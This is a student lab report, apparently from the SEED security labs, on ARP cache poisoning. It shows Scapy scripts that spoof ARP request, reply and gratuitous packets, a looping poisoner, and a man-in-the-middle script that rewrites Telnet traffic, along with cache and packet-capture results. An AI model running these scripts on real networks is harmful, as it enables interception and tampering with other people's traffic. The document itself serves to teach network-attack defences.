
ARP Cache Poisoning Attack Lab


57118214 陈佳杰

Task 1: ARP Cache Poisoning

实验环境如下图所示




Task 1.A (using ARP request).
实验前 host A 的 arp 缓存如下图所示，这个 mac 地址是 host B 的地址




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

构造 ARP request 包




```
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt = E/A
sendp(pkt)
~
```

运行程序进行攻击



```
 4 2021-07-15 05:20:38… 02:42:0a:09:00:69                    ARP        44 Who has 10.9.0
 5 2021-07-15 05:20:38… 02:42:0a:09:00:05                    ARP        44 10.9.0.5 is at
```

攻击后 host A 的 arp 缓存为




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

这个 mac 地址是攻击者的 mac 地址，说明攻击成功


Task 1.B (using ARP reply).

构造 ARP Reply 包




```
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt = E/A
sendp(pkt)
```

分为两种情况进行攻击
①B 的 IP 已在 A 的缓存中




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

进行攻击，抓包可以看到




```
4 2021-07-15 05:17:16… 02:42:0a:09:00:69                   ARP        44 Who has 10.9.0.5? T
5 2021-07-15 05:17:16… 02:42:0a:09:00:05                   ARP        44 10.9.0.5 is at 02:4
```

攻击后 host A 的缓存为




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

可以看到攻击成功
②B 的 IP 不在 A 的缓存中




```
root@f29106aaa55b:/# arp -n
root@f29106aaa55b:/#
```

攻击后 host A 的缓存为




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

没有 B 的 IP 地址映射到 M 的 mac 地址，攻击失败
Task 1C (using ARP gratuitous message).
构造 ARP gratuitous 包




```
from scapy.all import *
E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt)
```

与 task 1.B 一样分为两种情况进行攻击
①B 的 IP 已在 A 的缓存中




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

运行攻击程序，抓包可得




```
1 2021-07-15 05:36:59… 02:42:0a:09:00:69        ARP        44 Gratuitous ARP for 10.9.0.6 (Request)
```

攻击后 host A 的缓存为




```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

B 的 ip 对应的 Mac 地址变为攻击者的 Mac 地址，说明攻击成功
②B 的 IP 不在 A 的缓存中




```
root@f29106aaa55b:/# arp -n
root@f29106aaa55b:/#
```

运行攻击程序，抓包可得



```
1 2021-07-15 05:42:00… 02:42:0a:09:00:69        ARP        44 Gratuitous ARP for
```

攻击后 host A 的缓存为




```
root@f29106aaa55b:/# arp -n
root@f29106aaa55b:/#
```

缓存为空，攻击失败


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

修改一下 task1 中的程序让攻击包能一直发送




```
from scapy.all import *
import time
E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
while 1:
  sendp(pkt)
```

同时攻击 host A 和 B，在保持攻击的条件下尝试 A 和 B 互相 ping




```
root@f29106aaa55b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

Step2 在关闭 host M 的 IP 转发的情况下，结果是 ping 不通




```
318 2021-07-15 06:00:27… 10.9.0.5        10.9.0.6        ICMP     100 Echo (ping) request  id=0x003d, seq=12/3072, ttl=64 (no respo…
319 2021-07-15 06:00:27… 10.9.0.5        10.9.0.6        ICMP     100 Echo (ping) request  id=0x003d, seq=12/3072, ttl=64 (no respo…
```

Step3 开启 IP 转发功能




```
root@6bddf8023d93:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

这时在被攻击的情况下去 ping 可以收到对方的回应了



```
root@f29106aaa55b:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@f29106aaa55b:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.178 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.080 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.124 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.087 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.137 ms
```


抓包结果如下



```
551 2021-07-15 06:11:47… 10.9.0.5        10.9.0.6        ICMP     100 Echo (ping) request  id=0x0042, seq=2/512, ttl=64 (no respons…
552 2021-07-15 06:11:47… 10.9.0.5        10.9.0.6        ICMP     100 Echo (ping) request  id=0x0042, seq=2/512, ttl=64 (no respons…
553 2021-07-15 06:11:47… 10.9.0.105      10.9.0.5        ICMP     128 Redirect             (Redirect for host)
554 2021-07-15 06:11:47… 10.9.0.105      10.9.0.5        ICMP     128 Redirect             (Redirect for host)
555 2021-07-15 06:11:47… 10.9.0.5        10.9.0.6        ICMP     100 Echo (ping) request  id=0x0042, seq=2/512, ttl=63 (no respons…
556 2021-07-15 06:11:47… 10.9.0.5        10.9.0.6        ICMP     100 Echo (ping) request  id=0x0042, seq=2/512, ttl=63 (reply in 5…
557 2021-07-15 06:11:47… 10.9.0.6        10.9.0.5        ICMP     100 Echo (ping) reply    id=0x0042, seq=2/512, ttl=64 (request in…
558 2021-07-15 06:11:47… 10.9.0.6        10.9.0.5        ICMP     100 Echo (ping) reply    id=0x0042, seq=2/512, ttl=64
559 2021-07-15 06:11:47… 10.9.0.105      10.9.0.6        ICMP     128 Redirect             (Redirect for host)
560 2021-07-15 06:11:47… 10.9.0.105      10.9.0.6        ICMP     128 Redirect             (Redirect for host)
```


Step4

修改代码如下




```python
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
# Create a new packet based on the captured one.
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)
# Construct the new payload based on the old payload.
    if pkt[TCP].payload:
      data = pkt[TCP].payload.load # The original payload data
      newdata = 'Z' # No change is made in this sample code
      send(newpkt/newdata)
    else:
      send(newpkt)
  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
# Create new packet based on the captured one
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    send(newpkt)
f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
~
```

先把 IP forwarding 开启，建立 A 和 B 的 telnet 连接
验证一下 telnet 连接，是正常的




```
seed@e55157371766:~$ aaa
-bash: aaa: command not found
seed@e55157371766:~$ ls
```

然后关掉 IP forwarding，运行攻击程序进行嗅探、修改、转发
这时候无论输入什么，都是出来 Z




```
seed@e55157371766:~$ ZZZ
```

根据抓包结果分析




```
1990 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TELNET   69 Telnet Data ...
1991 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TCP      69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190…
2010 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TCP      69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190…
2011 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TCP      69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190…
2016 2021-07-15 06:46:07… 10.9.0.6    10.9.0.5    TELNET   69 Telnet Data ...
2017 2021-07-15 06:46:07… 10.9.0.6    10.9.0.5    TCP      69 [TCP Keep-Alive] 23 → 37004 [PSH, ACK] Seq=1902356517 Ack=359…
2022 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TCP      69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190…
2023 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TCP      69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190…
2024 2021-07-15 06:46:07… 10.9.0.6    10.9.0.5    TCP      80 [TCP Keep-Alive ACK] 23 → 37004 [ACK] Seq=1902356518 Ack=3598…
2025 2021-07-15 06:46:07… 10.9.0.6    10.9.0.5    TCP      80 [TCP Keep-Alive ACK] 23 → 37004 [ACK] Seq=1902356518 Ack=3598…
2048 2021-07-15 06:46:07… 10.9.0.6    10.9.0.5    TCP      69 [TCP Keep-Alive] 23 → 37004 [PSH, ACK] Seq=1902356517 Ack=359…
```

整个过称为




```
1990 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TELNET   69 Telnet Data ...

▸ Frame 1990: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 37004, Dst Port: 23, Seq: 3598542087, Ack: 1902356517, Len: 1
▾ Telnet
    Data: a
```

A 往 M 发的是 a



```
2011 2021-07-15 06:46:07… 10.9.0.5    10.9.0.6    TCP      69 [TCP Keep-Alive] 37004 → 23 [PSH, ACK] Seq=3598542087 Ack=190…

▸ Frame 2011: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 37004, Dst Port: 23, Seq: 3598542087, Ack: 1902356517, Len: 1
▾ Data (1 byte)
    Data: 5a
    [Length: 1]
```

M 往 B 发的是 Z




```
2016 2021-07-15 06:46:07… 10.9.0.6    10.9.0.5    TELNET   69 Telnet Data ...

▸ Frame 2016: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 37004, Seq: 1902356517, Ack: 3598542088, Len: 1
▾ Telnet
    Data: Z
```

B 返回的也是 Z


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

